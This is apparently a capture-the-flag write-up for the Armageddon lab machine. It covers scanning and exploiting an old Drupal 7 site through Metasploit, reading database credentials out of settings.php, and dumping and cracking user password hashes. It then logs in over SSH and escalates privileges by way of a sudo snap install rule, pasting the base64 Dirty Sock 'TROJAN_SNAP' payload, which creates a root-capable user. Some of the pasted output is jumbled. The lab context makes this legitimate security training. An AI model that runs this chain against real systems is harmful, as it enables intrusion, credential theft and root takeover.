


Armageddon

```
(root@kali)-[/Documents/htb/boxes/armageddon]
# nmap -sC -sV 10.10.10.233
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 02:36 EDT
Nmap scan report for 10.10.10.233
Host is up (0.063s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|   /includes/ /misc/ /modules/ /profiles/ /scripts/
|   /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|   /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Welcome to Armageddon | Armageddon
```



User login

Username *

Password *

- [Create new account](#)
- [Request new password](#)

Log in

Welcome to Armageddon

No front page content has been created yet.

viwing the code source we get a version

view-source:http://10.10.10.233/?q=user/password

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Privi

```

1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RdFa 1.0//EN"
2 "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RdFa 1.0" dir="ltr"
4 xmlns:content="http://purl.org/rss/1.0/modules/content/"
5 xmlns:dc="http://purl.org/dc/terms/"
6 xmlns:foaf="http://xmlns.com/foaf/0.1/"
7 xmlns:og="http://ogp.me/ns#"
8 xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
9 xmlns:sioc="http://rdfs.org/sioc/ns#"
10 xmlns:sioc:="http://rdfs.org/sioc/types#"
11 xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12 xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <link rel="shortcut icon" href="http://10.10.10.233/misc/favicon.ico" type="image/vnd.microsoft.icon" />
17 <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18 <title>User account | Armageddon</title>
19 <style type="text/css" media="all">
20 @import url("http://10.10.10.233/modules/system/system.base.css?qkrkcw");
21 @import url("http://10.10.10.233/modules/system/system.menus.css?qkrkcw");
22 @import url("http://10.10.10.233/modules/system/system.messages.css?qkrkcw");
23 @import url("http://10.10.10.233/modules/system/system.theme.css?qkrkcw");

```

msf6 > search drupal 7

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID External Entity Injection
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web Services unserialize() RCE
6	auxiliary/scanner/http/drupal_views_user_enum	2010-07-02	normal	Yes	Drupal Views Module Users Enumeration
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution

```
meterpreter > ls -al
Listing: /var/www/html/sites/default
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	26250	fil	2017-06-21 14:20:18 -0400	default.settings.php
40775/rwxrwxr-x	37	dir	2020-12-03 07:32:39 -0500	files
100444/r--r--r--	26565	fil	2020-12-03 07:32:37 -0500	settings.php

```
meterpreter > cat settings.php
<?php
    meterpreter > whoami
    [-] Unknown command: whoami.
    meterpreter > pwd
    /**
    * @file
    * /var/www/html
    * Drupal site-specific configuration file.
```

```

$databases = array(
  'default' => msf6_exploit(winx/webapp/drupal_drupal_login)
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => ''
    ),
  ),
);

```

drupal:drupaluser:CQHEy@9M*m23gBVj

But before connect to the mysql let's spawn a stable shell first.

```

meterpreter > shell
Process 3619 created.
Channel 1 created.
dir
default.settings.php  files  settings.php
which pyhton3
which: no pyhton3 in (/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin)
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash");'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib64/python3.6/pty.py", line 154, in spawn
    pid, master_fd = fork()
  File "/usr/lib64/python3.6/pty.py", line 96, in fork
    master_fd, slave_fd = openpty()
  File "/usr/lib64/python3.6/pty.py", line 29, in openpty
    master_fd, slave_name = _open_terminal()
  File "/usr/lib64/python3.6/pty.py", line 59, in _open_terminal
    raise OSError('out of pty devices')
OSError: out of pty devices

```

python3 tty shell doesn't spawn So let's try connect with mysql without tty shell.

```
meterpreter > shell
Process 3698 created.
Channel 0 created.
pwd
/var/www/html
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'show databases;'
Database
information_schema
drupal
mysql
performance_schema
```

It's work let's fetch the tables inside drupal database.

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
```



```

node_type
queue
rdf_mapping
registry
registry_file
role
role_permission
search_dataset
search_index
search_node_links
search_total
semaphore
sequences
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog

```

Now let's dump the username and hashes inside users table.

```

mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'select name,pass from users;'
name      pass

brucetherealadmin    $$DgL2gJv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt
saad                $$D4QHemHIEoq7sprjPYLL3qFuLVWPdBXJanB290s3SxizoDbhgFAa

```

Now we have the hashes let's try to crack it.

```

hash x
1  $$DgL2gJv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.o0sUf1xAhaadURt
2  |

```

```

(root@kali)-[/Documents/htb/boxes/armageddon]
# john hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo (???)
1g 0:00:00:00 DONE (2021-06-07 03:42) 2.500g/s 600.0p/s 600.0c/s 600.0C/s tiffany..chris
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

brucetherealadmin:booboo

Let's ssh in real quick and get the user.txt

```
(root@kali)~[/Documents/htb/boxes/armageddon]
# ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
ECDSA key fingerprint is SHA256:BC1R/FE5sI72ndY92lFyZQt4g1VJoSNK0eAkuuRr4Ao.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.233' (ECDSA) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$ id
uid=1000(brucetherealadmin) gid=1000(brucetherealadmin) groups=1000(brucetherealadmin) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
ed99187312cc3c8b56df48d0f0b941cf

[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path="/sbin:/bin:/usr/sbin:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
(root) NOPASSWD: /usr/bin/snap install *
```

<https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html>

```
# The following global is a base64 encoded string representing an installable
# snap package. The snap itself is empty and has no functionality. It does,
# however, have a bash-script in the install hook that will create a new user.
# For full details, read the blog linked on the github page above.
```

```
TROJAN_SNAP = (''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD/
//////////xICAAAAAAAsAIAAAAAAA+AwAAAAAAHgDAAAAAAAAIyEvYm1uL2Jhc2gKCnVzZXJh
ZGQgZGlydH1fc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMewFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQ1ZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHlHN1ZG8gZGlydH1fc29jawp1
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCKgQUxMIiA+PiAvZXRjL3N1ZG91cnMKbmFt
ZTogZGlydHktdC29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5J0iBFbXB0eSBzbmFwL2VkbWVz
ciBleHBsb210CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzO18vZ210aHVlLnVzS9pbm10c3RyaW5n
L2RpcnR5X3NvY2sKCjAgJwphcmNoaXRlY3R1cmVz0gotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWwRl0iBkZXZlbAQCAP03elhaAAABaSLengPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa105k6KmvF3FqfKH62alux0VeNQ7Z001ddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVt sco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFOAAAFpIt42A8BTnQEHQAIAAAAAvhLn00AAnABLXQAAAn87Em73BrVRGmIBM8q2
XR9JLRjNEyz61NkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPTvjkc+MA2LAGAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAA0AAAAAAAAAAPgMAAAAAAAAAEgAAAAACAaw' ''
+ 'A' * 4256 + '==')
```

This github python script doesn't work in this case so in this script we only need the base64 string and then we decode the base64 string and save it in file.

